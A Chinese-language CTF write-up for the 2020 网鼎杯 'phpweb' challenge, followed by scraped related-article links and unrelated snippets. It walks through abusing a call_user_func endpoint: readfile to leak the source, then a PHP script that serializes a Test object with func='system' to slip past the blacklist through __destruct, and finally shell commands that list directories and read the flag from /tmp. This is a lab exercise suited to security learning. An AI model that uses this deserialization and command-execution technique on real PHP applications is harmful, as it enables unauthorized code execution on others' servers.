
刷题[网鼎杯 2020 朱雀组]phpweb
解题思路
打开是一个蛮有意思的背景,众生皆懒狗,是自己没错了。源代码看一看,啥都没有。抓个包

诶,一看到func和p两个参数,想到了call_user_func().
尝试着把date改成system看有没用,显示hacker,证明有waf了
随便输入个参数,让他报错。看看有没有爆出什么函数。

果然是回调函数,那么大概思路感觉就是代码执行了,试了些函数,发现都被过滤了,这里思考可不可以读源码
func=readfile&p=index.php
没被禁掉,读出源码
代码审计
<?php

    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");

    function gettime($func, $p) {

        $result = call_user_func($func, $p);

        $a= gettype($result);

        if ($a == "string") {

            return $result;

        } else {return "";}

    }

    class Test {

        var $p = "Y-m-d h:i:s a";

        var $func = "date";

        function __destruct() {

            if ($this->func != "") {

                echo gettime($this->func, $this->p);

            }

        }

    }

    $func = $_REQUEST["func"];

    $p = $_REQUEST["p"];

    if ($func != null) {

        $func = strtolower($func);

        if (!in_array($func,$disable_fun)) {

            echo gettime($func, $p);

        }else {

            die("Hacker...");

        }

    }

    ?>
黑名单中把几乎所有危险函数都禁掉了,看了黑名单发现反引号没被禁,但是往下读gettype函数限制了,必须要是字符串。那就必须用函数了
大致思路是:
通过自定义函数中的回调函数,代码执行,读出flag内容
调用gettime函数的有两种情况,一种是析构方法中调用,一种是验证它不在黑名单中,然后调用
这里思路很明确了,应该是反序列化,为什么呢?
- Test类在这完全感觉多此一举,他不是考点谁信
- 黑名单几乎限制了所有可用的函数,in_array函数虽然有缺陷,但是在此情形中无法使用
- 反序列化后未验证黑名单,可以逃逸黑名单验证
而且这里的序列化是非常基础的
编写exp
综上,构造脚本
<?php

    //$disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort", "uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");

    function gettime($func, $p) {

        $result = call_user_func($func, $p);

        $a= gettype($result);

        if ($a == "string") {

            return $result;

        } else {return "";}

    }

    class Test {

        var $p = "ls";

        var $func = "system";

        function __destruct() {

            if ($this->func != "") {

                echo gettime($this->func, $this->p);

            }

        }

    }

    $func = $_REQUEST["func"];

    $p = $_REQUEST["p"];

    if ($func != null) {

        $func = strtolower($func);

        if (!in_array($func,$disable_fun)) {

            echo gettime($func, $p);

        }else {

            die("Hacker...");

        }

    }

	$a= new Test;

	echo serialize($a);

    ?>
就是把func和p构造成我们需要执行的代码就行了
发现当前目录下不存在flag
尝试读取根目录
system ls /

发现也没有,一般思路是在/tmp目录下继续寻找,因为它的权限是一般普通用户都可。
system ls /tmp
果然发现一个很像flag的文件,读取
system cat /tmp/flagoefiu4r93
获得flag
总结思路
核心思路:
- 通过date报错,猜测有报错信息,抓包发现有参数,报错发现它使用的函数
- 扫描不出后台及其他情况时无法继续时,想到要读出它的源码
- 源码有了就是通过代码审计拿到flag
知识点
- 代码执行
- 代码审计
- 反序列化
刷题[网鼎杯 2020 朱雀组]phpweb的更多相关文章
- BUUCTF | [网鼎杯 2020 朱雀组]phpweb
一道比较简单的题,不过对PHP还是不够熟悉 知识点 1.PHP date函数 PHP date() 函数用于对日期或时间进行格式化. 语法 date(format,timestamp) 参数 描述 f ...
- 【网鼎杯2020朱雀组】Web WriteUp
nmap nmap语法,很简单. 127.0.0.1' -iL /flag -oN vege.txt ' phpweb 打开,抓包,发现可以传递函数和其参数 试了一下很多函数都被过滤了,不能执行系统命 ...
- [网鼎杯 2020 朱雀组]phpweb-1|反序列化
1.打开界面之后界面一直在刷新,检查源代码也未发现提示信息,但是在检查中发现了两个隐藏的属性:func和p,抓包进行查看一下,结果如下: 2.对两个参数与返回值进行分析,我们使用dat时一般是这种格式 ...
- 网鼎杯2020青龙组writeup-web
本文首发于Leon的Blog,如需转载请注明原创地址并联系作者 AreUSerialz 开题即送源码: <?php include("flag.php"); highligh ...
- [网鼎杯 2020 青龙组]AreUSerialz
题目分析 <?php include("flag.php"); highlight_file(FILE); class FileHandler { protected $op ...
- 刷题 [网鼎杯 2018]Fakebook
解题思路 首先登陆页面发现是这样的: 查看源码 源码很正常,也没有什么特别的 web目录扫描 我用的是dirmap工具扫描,扫描结果保存在一个txt文件中,结果可知没什么后台. robots.txt ...
- 【网鼎杯2020白虎组】Web WriteUp [picdown]
picdown 抓包发现存在文件包含漏洞: 在main.py下面暴露的flask的源代码 from flask import Flask, Response, render_template, req ...
- 【网鼎杯2020青龙组】Web WriteUp
AreUSerialz 打开题目直接给出了源代码 <?php include("flag.php"); highlight_file(__FILE__); class Fil ...
- BUUCTF-[网鼎杯 2020 青龙组]AreUSerialz
BUUCTF-[网鼎杯 2020 青龙组]AreUSerialz 看题 <?php include("flag.php"); highlight_file(__FILE__) ...
随机推荐
- 一篇文章教会你使用Java8中的Lambda表达式
简介 Java 8为开发者带来了许多重量级的新特性,包括Lambda表达式,流式数据处理,新的Optional类,新的日期和时间API等.这些新特性给Java开发者带来了福音,特别是Lambda表达式 ...
- python练习 - 文本的平均列数+CSV格式清洗与转换
文本的平均列数 描述 打印输出附件文件的平均列数,计算方法如下: ...
- vue项目配置vuex
在vue项目中各组件之间传值非常的好用,但是当组件数量多的时候,就会感觉到多个组件之间传值就会变的非常痛苦.因此就需要使用vuex来管理数据值,这样在任何页面不需要传值过来的情况下就可以拿到我们想要的 ...
- js中map()、some()、every()、filter()的区别
js的Array对象有map.some.every.filter几个方法都能对数组中的每个对象进行处理,但是他们之间的功能又各有差别,所以在记下. map():通过指定函数处理数组的每个元素,并返回处 ...
- B - The Staircases (dp)
One curious child has a set of N little bricks. From these bricks he builds different staircases. St ...
- oracle无法通过ip地址连接
问题描述:使用plsql可以连接本地oracle实例,但telnet 192.168.130.71 (内网ip)不通. 其实在11g安装完成后,默认网络配置 listener.ora中 host = ...
- web前端笔记(包含php+laravel)
概况 熟悉HTML5.CSS3.JavaScript.ES6规范 熟悉JQuery框架 熟悉BootStrap 熟悉Less.Sass 熟悉Vue 熟悉Git postman Bootstrap 布局 ...
- Activiti7 网关(并行网关)
什么是并行网关? 并行网关允许将流程分成多条分支,也可以将多条分支合并到一起,并行网关是基于进入和外出顺序流的 fork分支: 并行后的所有外出顺序流,为每个顺序流都创建一个并发分支 jion汇聚: ...
- Template DB MySQL学习总结
Zabbix 5.0下如何应用Template DB MySQL来监控MySQL数据库呢?下面简单整理一下如何配置.应用Zabbix下自带的模板Template DB MySQL.其实非常简单. Te ...
- 使用grep命令查找文件中符合”.stg.“行
某目录下有个test.txt,内容如下: www.stg.comwwstgcom 如果我这样去查找: $ grep '.stg.' test.txtwww.stg.comwwstgcom 发现第二个匹 ...